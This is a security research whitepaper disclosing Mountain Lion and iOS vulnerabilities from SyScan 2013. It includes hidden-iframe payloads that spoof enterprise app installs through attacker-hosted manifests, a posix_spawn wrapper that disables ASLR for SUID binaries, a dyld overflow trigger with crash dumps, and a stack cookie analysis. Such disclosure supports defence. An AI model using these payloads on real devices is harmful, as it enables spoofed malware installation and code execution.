Mountain Lion/iOS Vulnerabilities Garage Sale

Stefan Esser
stefan.esser@sektioneins.de

VERSION 1.0


Introduction

Within this paper we will document all the 0-day vulnerabilities we disclosed during our talk at SyScan 2013. These vulnerabilities cover different areas of the Mountain Lion and iOS ecosystem, starting with simple UI vulnerabilities in the iOS Enterprise Deployment process, over dangerous features of posix_spawn() in regard to SUID binaries, over user space vulnerabilities in the dynamic linker used by Mountain Lion and iOS to a weakness in the user space stack canary implementation that renders it completely useless against local attacks.

After a discussion of all these user space attacks we will switch focus to the kernel and disclose three information leak vulnerabilities and one memory corruption that could be used for developing an iPad only jailbreak.

If you find this paper on the official SyScan 2013 conference CD you should check the following URL for possible revised and updated versions of the paper: http://antid0te.com/SyScan2013/

Weakness in the iOS Enterprise Deployment Process



Companies enrolled in the iOS Enterprise certification get a signing certificate that allows installing applications on any iDevice remotely, as long the device owner accepts the installation of said application and answers yes to a dialog that pops up the first time this application is executed on the device. Unlike the normal iOS developer program this is not limited to 100 devices and it does not require prior knowledge of the device's UUID. For enterprises that need to install applications to their employees iDevices this is a very convenient way of distribution, because it requires the employee to just visit a website that contains specific links.

This enterprise deployment process does however not require that website deploying applications are SSL encrypted, which makes it vulnerable to drive-by enterprise deployment installation attempts. Therefore one should not be surprised, if while surfing a public WiFi at an airport, a hotel or inside one's favorite coffee shop, a dialog like the one in the photo pops up.

As you can see from the photo a warning is shown that the website **WWW.APPLE.COM** just attempted to install an application called "**IOS 6.1.3 JAILBREAK**". It should be obvious that the Apple servers seem to be a trusted source for every Apple user and therefore a user might accept the installation without thinking twice about it. But how is that possible? In order to understand what triggers the dialog in question we have to look into how the iOS enterprise deployment usually works. In our example we injected an invisible iframe into the HTTP website that was currently displayed by mobile safari:

```
<iframe
   src="itms-services://?action=download-manifest
        &url=http://www.apple.com/jailbreak.plist"
   style="display:none;"
   height="0"
   width="0"
   tabindex="-1"
   title="empty" >
</iframe>
```

As you can see the invisible iframe just points to a special kind of URI scheme: itms-services. This URI scheme is used for remote iOS enterprise deployment. It allows specifying an action, which is for our purposes always **DOWNLOAD-MANIFEST** and an URL from where the manifest is downloaded. As you can see in our example we have chosen to point the manifest URL to a **JAILBREAK.PLIST** file on the Apple servers. Of course in reality this file does not exist on the real Apple server, but for the current experiment we are still assuming a public WLAN network. It is therefore very easy to perform HTTP or DNS man-in-the-middle attacks.

Now lets look into the **JAILBREAK.PLIST** file that we serve the iDevice when it requests it:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>items</key>
  <array>
    <dict>
      <key>assets</key>
      <array>
        <dict>
          <key>kind</key>
          <string>software-package</string>
          <key>url</key>
          <string>http://antid0te.com/inyourdreams/Jailbreak.ipa</string>
        </dict>
      </array>
      <key>metadata</key>
      <dict>
        <key>bundle-identifier</key>
        <string>com.sektioneins.Jailbreak</string>
        <key>bundle-version</key>
        <string>20.0</string>
        <key>kind</key>
        <string>software</string>
        <key>subtitle</key>
        <string>mobile</string>
        <key>title</key>
        <string>iOS 6.1.3 Jailbreak</string>
      </dict>
    ...
```

As you can see the **PLIST** defines a number of properties about the software to be installed on the iDevice. This includes the name shown inside the installation dialog “iOS 6.1.3 Jailbreak”, its version and bundle-identifier. But it also defines the URL to the actual **.IPA** file that contains the enterprise application. In our example this URL points to **ANTID0TE.COM** a server name that will never be shown to the user. The user will only see the server name of the server that provides the **PLIST**. It should be obvious that any web application that allows users to upload and later download XML files to and from a server can be put into the text of an installation dialog by uploading a **PLIST** and referencing it from there – no man in the middle attack required for this.

However the fact that open WLAN networks are an insecure source for software should be obvious even to inexperienced users and therefore we do not consider this problem severe. However during our test we realized that the iOS enterprise deployment dialog has an even bigger problem that can be used to launch the same kind of attack against any user in his own network (WLAN, 3G/4G) as long he visits a website that has the a malicious iframe injected. Just have a look at the following iframe:


```
<iframe    src="itms-services://?action=download-manifest
&url=http://www.apple.com/openredirect?url%3dhttp://antid0te.com/jailbreak.plist"
   style="display:none;"
   height="0"
   width="0"
   tabindex="-1"
   title="empty" >
</iframe>
```

This injected iframe looks very similar to the previous one. However we changed the URL to show the actual vulnerability: The **DOWNLOAD-MANIFEST** action follows HTTP redirects, but show the server name of the original URL in the installation dialog, not the name of the server that it was redirected to. This mean that if the Apple server contains an open redirect vulnerability, we can use this to redirect to a manifest **PLIST** file on any server, but still get the dialog saying that **WWW.APPLE.COM** wants to install the software. Previous to writing this whitepaper we had such a vulnerability on **STORE.APPLE.COM**, however Apple recently fixed this problem and therefore we cannot demonstrate it with an **APPLE.COM** domain anymore.

However even if a user clicks the “Install” button of the enterprise deployment dialog this does not result in immediate remote code execution on the device. Instead the application is simply downloaded and waits for the user to open it manually. If a user clicks such an application that was just downloaded to the device on a fresh iDevice then he will be presented with a second warning dialog that will say something like:

```
“Are You Sure You Want to Open the Application “iOS 6.1.3
Jailbreak” from the Developer “iPhone Distribution:
SektionEins GmbH”?”
```

This warning dialog clearly tells the user what certificate was used to sign the binary. This might scare a user away and he might just delete the application instead of allowing it to run. However if a user accepts this dialog this means that from this moment all future downloads signed by this development certificate will not trigger the second download warning. And while a user might be a bit suspicious about an app he just downloaded and never used before there is an additional problem here that might trick users into allowing the malicious application to run. The idea behind this attack is to specify a **BUNDLE-IDENTIFIER** and name inside the Application that represents an already existing application. If e.g. we attempt to overwrite the Facebook application with our app, this will replace the application behind the Facebook icon on the iDevice's springboard. If the user will then try to run Facebook the next time, he will be presented with the second warning message, as you can see in the photo.


iPod
13:15
Stocks
Utilities
Facebook
Are You Sure You Want to Open the Application "Facebook" from the Developer "iPhone Distribution: SektionEins GmbH"?
Continue
Quit
Messages
Mail
Safari
Music

In case the user is tricked by the malicious resigned Facebook application and executes it, it will ask again for the Facebook login credentials, because by being resigned with our enterprise cert it will lose access to the key chain elements stored by the original application.

However from this moment all further malicious applications from "SektionEins GmbH" will not trigger the "Are You Sure You Want to Open" warning anymore. This might be a problem if the **DOWNLOAD-MANIFEST** contained multiple applications instead of only one.

posix_spawn() Insecure Flag Handling for SUID Binaries

The easies way to describe **POSIX_SPAWN** is to call it a more powerful **EXECVE** system call that does not only allow to execute binaries, but automatically spawn them in a new separate process, combined with the possibility to use set some flags that control how the other binary is started, if it starts e.g. with specific open file-descriptors or mach-ports or what architecture inside a universal binary should be executed. While this is a very short summary of this syscall it is sufficient for our purposes and if you interested in more details feel free to consult the man-page of **POSIX_SPAWN**.

When you look at the flags that can be given to **POSIX_SPAWN** there are two flags that can impact the security of an executed binary. These flags are:

```
_POSIX_SPAWN_DISABLE_ASLR
_POSIX_SPAWN_ALLOW_DATA_EXEC
```

The first of these flags will disable ASLR inside the executed process and the second flag will allow heap data to be executable on architectures that support it (e.g. i386). It should be obvious that both these feature have the possibility to greatly impact the security of an executed process. One would therefore expect these features to not work with SUID binaries. However if you try it out you will realize that there is no protection inside the XNU kernel that disallows using these flags with SUID binaries. To show this we have prepared a small sample SUID binary:

```
#include <stdio.h>

volatile int testfunc()
{
  return 31337;
}
```

```
int main()
{
  char *heapbuffer = malloc(1024);
  int (*f)();
  printf("getuid() = %u\n", getuid());
  printf("geteuid() = %u\n", geteuid());
  printf("&main = %p\n", main);
  printf("heapbuffer = %p\n", heapbuffer);

  printf("Attempting heap execution\n");
  memcpy(heapbuffer, testfunc, 100);
  f = heapbuffer;
  if (f() == 31337) {
    printf("executed on heap\n");
  }
}
```

We will compile this binary as i386 binary because otherwise the heap execution bypass cannot work. This is achieved with the following line:

```
$ gcc -arch i386 -o mysuid mysuid.c
mysuid.c: In function ‘main’:
mysuid.c:10: warning: incompatible implicit declaration of built-in function
‘malloc’
mysuid.c:18: warning: incompatible implicit declaration of built-in function
‘memcpy’
mysuid.c:19: warning: assignment from incompatible pointer type
$ sudo chown 0:0 mysuid
$ sudo chmod 4555 mysuid
```

Once the suid is in place we can execute it 3 times in a row to see if ASLR is activated and if heap execution is allowed or not.

```
$ ./mysuid
getuid() = 501
geteuid() = 0
&main = 0xfadf0
heapbuffer = 0x79a88a00
Attempting heap execution
Bus error: 10

$ ./mysuid
getuid() = 501
geteuid() = 0
&main = 0x7df0
heapbuffer = 0x79062c00
Attempting heap execution
Bus error: 10

$ ./mysuid
getuid() = 501
geteuid() = 0
&main = 0xa9df0
heapbuffer = 0x7a968600
Attempting heap execution
Bus error: 10
```

As you can see the binary is indeed a SUID root binary and on each execution the main function and the heapbuffer are both randomized due to ASLR. You can also see that the process crashes when an attempt is made to execute the code copied into the heapbuffer.

Now we can analyze the impact **POSIX_SPAWN** and flags have on this SUID binary. For this we have created a simple wrapper that will execute the SUID binary with both flags being set:

```
#include <spawn.h>
#include <unistd.h>

#define _POSIX_SPAWN_DISABLE_ASLR 0x0100
#define _POSIX_SPAWN_ALLOW_DATA_EXEC  0x2000

int main()
{
  posix_spawnattr_t attr;

  posix_spawnattr_init(&attr);
  posix_spawnattr_setflags(&attr,
_POSIX_SPAWN_DISABLE_ASLR|_POSIX_SPAWN_ALLOW_DATA_EXEC);

  posix_spawn(NULL, "./mysuid", NULL, &attr, NULL, NULL);
  sleep(3);
}
```

And now we can do the same experiment to execute the binary three times again, but this time through the wrapper:

```
$ ./posix_spawn
getuid() = 501
geteuid() = 0
&main = 0x1df0
heapbuffer = 0x97c600
Attempting heap execution
executed on heap

$ ./posix_spawn
getuid() = 501
geteuid() = 0
&main = 0x1df0
heapbuffer = 0xaf2200
Attempting heap execution
executed on heap

$ ./posix_spawn
getuid() = 501
geteuid() = 0
&main = 0x1df0
heapbuffer = 0xa26400
Attempting heap execution
executed on heap
```

The important thing about this run is that you can see it is still executed with SUID bit permissions and that the address of the main function is not randomized. However you can see that the heapbuffer is always in a different position. This is quite an interesting observation because it seems that the heap is still randomized beside ASLR being disabled.

Now we recompile our SUID as x86_64 binary with the following lines:

```
$ gcc -o mysuid mysuid.c
mysuid.c: In function ‘main’:
mysuid.c:10: warning: incompatible implicit declaration of built-in function
‘malloc’
mysuid.c:18: warning: incompatible implicit declaration of built-in function
‘memcpy’
```

```
mysuid.c:19: warning: assignment from incompatible pointer type
$ sudo chown 0:0 mysuid
$ sudo chmod 4555 mysuid
```

When we try our experiment again we see some interesting changes:

```
$ ./posix_spawn
getuid() = 501
geteuid() = 0
&main = 0x100000d60
heapbuffer = 0x100803200
Attempting heap execution

$ ./posix_spawn
getuid() = 501
geteuid() = 0
&main = 0x100000d60
heapbuffer = 0x100803200
Attempting heap execution

$ ./posix_spawn
getuid() = 501
geteuid() = 0
&main = 0x100000d60
heapbuffer = 0x100803200
Attempting heap execution
```

From this run we can see that clearly the heap execution failed as we expected. But we can also see that ASLR was switched off. But this time it was not only switched off for the binary but also for the location of the heap.

There are however a few other problems here that Apple cannot fix as easy as dropping **DISABLE_ASLR** support from **POSIX_SPAWN**: First of all the SUID binary will load the shared libraries to exactly the same position as the parent process. So even if the position of the main binary and of the linker is not known, the libraries will always be in the same position. Also the **FORK** syscall will inherit the disable ASLR flag. This means even if **POSIX_SPAWN** ignores the disable ASLR flag when getting called, the program's disable ASLR flag will be set, if the non SUID parent already had it set.

dyld: openSharedCacheFile() Stack Buffer Overflow

During an audit of the source code of the dynamic linker it was discovered that a standard stack based buffer overflow exists in the function responsible for opening a shared cache file. This function is defined within **/SRC/DYLD.CPP** and looks like this:


```
int openSharedCacheFile()
{
    char path[1024];
    strcpy(path, sSharedCacheDir);
    strcat(path, "/");
    strcat(path, DYLD_SHARED_CACHE_BASE_NAME ARCH_NAME);
    return ::open(path, O_RDONLY);
}
```

It should be obvious that depending on **SSHAREDCACHEDIR** a standard stack based buffer overflow can be triggered. To understand if this is actually exploitable it is required to check where this variable is coming from. A simple search will reveal the following snippet of code that shows the **sSharedCacheDir** variable is actually copied from the environment variable **DYLD_SHARED_CACHE_DIR**.

```
void processDyldEnvironmentVariable(const char* key, const char* value,
const char* mainExecutableDir)
{
    ...
    else if ( strcmp(key, "DYLD_SHARED_CACHE_DIR") == 0 ) {
        sSharedCacheDir = value;
    }
```

The nature of this stack buffer overflow makes it uninteresting for Mountain Lion, because the dynamic linker will ignore this environment variable for SUID binaries. However on iOS this kind of vulnerability is quite interesting, because it could be used as part of an untethering exploit.

Under normal circumstances one would suspect that every modern binary comes with a protection against this kind of vulnerabilities in the form of stack canaries. However when you look at the **dyld** binary as shipped with iOS 5.1.1 you will see that there are no stack canaries. The following screenshot from IDA is proof of this:



```
2FE0206C
2FE0206C ; dyld::openSharedCacheFile(void)
2FE0206C __ZN4dyld19openSharedCacheFileEv           ; CODE XREF: dyld::mapShared
2FE0206C                 PUSH            {R4,R7,LR}
2FE0206E                 ADD             R7, SP, #4
2FE02070                 SUB.W           SP, SP, #0x400
2FE02074                 MOVW            R0, #0x1EE
2FE02078                 MOV             R4, SP
2FE0207A                 MOVT.W          R0, #2
2FE0207E                 ADD             R0, PC ; __MergedGlobals
2FE02080                 LDR             R1, [R0] ; char *
2FE02082                 MOV             R0, R4  ; char *
2FE02084                 BLX             _strcpy
2FE02088                 MOV             R0, R4  ; char *
2FE0208A                 BLX             _strlen
2FE0208E                 MOVS            R1, #0x2F
2FE02090                 STRH            R1, [R4,R0]
2FE02092                 MOV             R0, R4  ; char *
2FE02094                 BLX             _strlen
2FE02098                 MOVW            R1, #0xBACD
2FE0209C                 ADD             R0, R4  ; void *
2FE0209E                 MOVT.W          R1, #1
2FE020A2                 MOVS            R2, #0x18 ; size_t
2FE020A4                 ADD             R1, PC  ; "dyld_shared_cache_armv7"
2FE020A6                 BLX             _memcpy
2FE020AA                 MOVS            R1, #0  ; int
2FE020AC                 MOV             R0, R4  ; char *
2FE020AE                 BLX             ___open
2FE020B2                 ADD.W           SP, SP, #0x400
2FE020B6                 POP             {R4,R7,PC}
2FE020B6 ; End of function dyld::openSharedCacheFile(void)
2FE020B6
```


On iOS devices running iOS 5.1.1 it is therefore very easy to control the program counter PC by doing something simple as:

```
DYLD_SHARED_CACHE_DIR = "A" * 2000 \
DYLD_SHARED_REGION = private /bin/launchctl
```

This will produce the following crash dump:

```
Incident Identifier: xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
CrashReporter Key:   xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
Hardware Model:      iPad3,3
Process:         launchctl [684]
Path:            /bin/launchctl
Identifier:      launchctl
Version:         ??? (???)
Code Type:       ARM (Native)
Parent Process:  sh [681]

Date/Time:       2013-03-18 05:14:37.509 +0900
OS Version:      iPhone OS 5.1.1 (9B206)
Report Version:  104

Exception Type:  EXC_BAD_ACCESS (SIGSEGV)
Exception Codes: KERN_INVALID_ADDRESS at 0x41414140
Highlighted Thread:  0

Backtrace not available

Unknown thread crashed with ARM Thread State:
    r0: 0xffffffff    r1: 0xffffffff      r2: 0x00000000      r3: 0x54485244
    r4: 0x41414141    r5: 0xffffffff      r6: 0x2fe30a80      r7: 0x41414141
    r8: 0x00000011    r9: 0x00000008     r10: 0x00000001     r11: 0x2fe51ac8
    ip: 0x2fe3d615    sp: 0x2fe30a80      lr: 0x2fe3d61f      pc: 0x41414140
  cpsr: 0x80000030

Binary Images:
   0x35000 -    0x3ffff +launchctl armv7  <ba50dc4d143233a492b9c65853f1d1cf>
/bin/launchctl
0x2fe34000 - 0x2fe55fff  dyld armv7 <77eddfd654df393ba9c95ff01715fd08>
/usr/lib/dyld
```

As you can see from the crash dump we go instant control of the program counter. This however changes if you have a look at iOS 6.0 and its dyld binary. The binary now comes with stack canary protection as you can see in the IDA disassembly of the **OPENSHAREDCACHEDIR()** function.



```
2FE02DC8
2FE02DC8 ; dyld::openSharedCacheFile(void)
2FE02DC8 __ZN4dyld19openSharedCacheFileEv        ; CODE XREF: dyld::mapShared
2FE02DC8
2FE02DC8 var_C           = -0xC
2FE02DC8
2FE02DC8                 PUSH            {R4,R5,R7,LR}
2FE02DCA                 ADD             R7, SP, #8
2FE02DCC                 SUB.W           SP, SP, #0x400
2FE02DD0                 SUB             SP, SP, #4
2FE02DD2                 MOVW            R0, #0xE234
2FE02DD6                 MOV             R4, SP
2FE02DD8                 MOVT.W          R0, #1
2FE02DDC                 ADD             R0, PC ; ___stack_chk_guard_ptr
2FE02DDE                 LDR             R5, [R0] ; ___stack_chk_guard
2FE02DE0                 MOV             R0, #(__MergedGlobals - 0x2FE02DEC)
2FE02DE8                 ADD             R0, PC ; __MergedGlobals
2FE02DEA                 LDR             R1, [R5]
2FE02DEC                 STR.W           R1, [R7,#var_C]
2FE02DF0                 LDR             R1, [R0] ; char *
2FE02DF2                 MOV             R0, R4   ; char *
2FE02DF4                 BL              _strcpy
2FE02DF8                 MOV             R0, R4   ; char *
2FE02DFA                 BLX             _strlen
2FE02DFE                 MOVS            R1, #0x2F
2FE02E00                 STRH            R1, [R4,R0]
2FE02E02                 MOV             R0, R4   ; char *
2FE02E04                 BLX             _strlen
2FE02E08                 MOVW            R1, #0x9EEF
2FE02E0C                 ADD             R0, R4   ; void *
2FE02E0E                 MOVT.W          R1, #1
2FE02E12                 MOVS            R2, #0x18 ; size_t
2FE02E14                 ADD             R1, PC   ; "dyld_shared_cache_armv7"
2FE02E16                 BLX             _memcpy
2FE02E1A                 MOV             R0, R4   ; char *
2FE02E1C                 MOVS            R1, #0   ; int
```

We can verify that stack cookies are a trouble for our vulnerability by just trying the same trick as before on an iOS 6.1.3 device and looking into the crash dump again.

```
Incident Identifier: xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
CrashReporter Key:   xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx
Hardware Model:      iPod4,1
Process:         launchctl [205]
Path:            /bin/launchctl
Identifier:      launchctl
Version:         ??? (???)
Code Type:       ARM (Native)
Parent Process:  sh [203]

Date/Time:       2013-03-17 22:55:25.958 +0100
OS Version:      iOS 6.1.3 (10B318)
Report Version:  104

Exception Type:  EXC_BREAKPOINT (SIGTRAP)
Exception Codes: 0x0000000000000001, 0x00000000e7ffdefe
Crashed Thread:  0

Dyld Error Message:
  stack buffer overrun
  Dyld Version: 212.3.2

Binary Images:
   0x2a000 -    0x33fff +launchctl armv7  <ba68ad27af343b46aa33bbc9a3333e8b>
/bin/launchctl
0x2feae000 - 0x2fecefff  dyld armv7  <280610df5ed43ec7aa00629a27009302>
/usr/lib/dyld
```

As you can see with stack canaries in place the exploit is not that easy anymore. The dynamic linker cleary sees the stack buffer overrun and terminates. Some might even say exploitation seems impossible because we won't be able to guess the 32bit secret stack canary and it is too big to be brutforced in a short time. However why this is wrong and why it is still easy to control of the program counter PC will become clearer once we have shown the following vulnerability in the implementation of user-space stack cookies in iOS and Mountain Lion.

Weak Implementation of User-Space Stack Cookies

When you look into the implementation of user-space stack cookies in iOS or Mountain Lion you will realize that the actual value of the stack cookie is generated by the kernel's mach-o loader on every new execution. Responsible for this is the function **EXEC_ADD_APPLE_STRINGS** which is defined in **/BSD/KERN/KERN_EXEC.C** of the XNU kernel source code. This function is responsible for adding the so called Apple strings, which are an Apple extension and similar to a kernel provided internal environment, to the program. One of these strings is called **STACK_GUARD** and is created by the following piece of code:

```
/*
 * Libc has an 8-element array set up for stack guard values.  It only fills
 * in one of those entries, and both gcc and llvm seem to use only a single
 * 8-byte guard.  Until somebody needs more than an 8-byte guard value, don't
 * do the work to construct them.
 */
#define GUARD_VALUES 1
#define GUARD_KEY "stack_guard="

...
/*
 * Supply libc with a collection of random values to use when
 * implementing -fstack-protector.
 */
(void)strlcpy(guard_vec, GUARD_KEY, sizeof (guard_vec));
for (i = 0; i < GUARD_VALUES; i++) {
    random_hex_str(guard, sizeof (guard));
    if (i)
        (void)strlcat(guard_vec, ",", sizeof (guard_vec));
    (void)strlcat(guard_vec, guard, sizeof (guard_vec));
}

error = exec_add_user_string(imgp, CAST_USER_ADDR_T(guard_vec), UIO_SYSSPACE,
FALSE);
```

The actual random cookie value is however generated in the function **RANDOM_HEX_STR**, which is defined in the same file and produces a strong 64bit random number and converts it into the form **0X0123456789ABCDEF**, as you can see below:

```
static char *
random_hex_str(char *str, int len)
{
    uint64_t low, high, value;
    int idx;
    char digit;

    /* A 64-bit value will only take 16 characters, plus '0x' and NULL. */
    if (len > 19)
        len = 19;
    /* We need enough room for at least 1 digit */
    if (len < 4)
        return (NULL);

    low = random();
    high = random();
    value = high << 32 | low;

    str[0] = '0';
    str[1] = 'x';
    for (idx = 2; idx < len - 1; idx++) {
        digit = value & 0xf;
        value = value >> 4;
        if (digit < 10)
            str[idx] = '0' + digit;
        else
            str[idx] = 'a' + (digit - 10);
    }
    str[idx] = '\0';
    return (str);
}
```

This means the actual string added to the Apple strings of the process is of the form:

```
stack_guard=0x0123456789abcdef
```

Once you have understood the kernel part of the user-space stack cookie implementation it should be obvious that in user-space there will be some code that finds this Apple string, parses the stack cookie value out of it and then uses it. To understand this in more detail we will see how this is done inside the system's libc and in the dyld binary, which obviously must have its own implementation because it is loaded before a libc library can be loaded. First you must know that Apple strings are passed as a fourth parameter to the program's **MAIN()** function and to optionally defined **MOD_INIT_FUNCTIONS**. In case of dyld the stack cookie is initialized by a simple **MOD_INIT_FUNCTION** called **__GUARD_SETUP**, which is defined in the dyld source at **/SRC/GLUE.C**:

```
long __stack_chk_guard = 0;
static __attribute__((constructor))
void __guard_setup(int argc, const char* argv[], const char* envp[], const char*
apple[])
{
    for (const char** p = apple; *p != NULL; ++p) {
        if ( strncmp(*p, "stack_guard=", 12) == 0 ) {
            // kernel has provide a random value for us
            for (const char* s = *p + 12; *s != '\0'; ++s) {
                char c = *s;
                long value = 0;
                if ( (c >= 'a') && (c <= 'f') )
                    value = c - 'a' + 10;
                else if ( (c >= 'A') && (c <= 'F') )
                    value = c - 'A' + 10;
                else if ( (c >= '0') && (c <= '9') )
                    value = c - '0';
                __stack_chk_guard <<= 4;
                __stack_chk_guard |= value;
            }
            if ( __stack_chk_guard != 0 )
                return;
        }
    }
#if __LP64__
    __stack_chk_guard = ((long)arc4random() << 32) | arc4random();
#else
    __stack_chk_guard = arc4random();
#endif
}
```

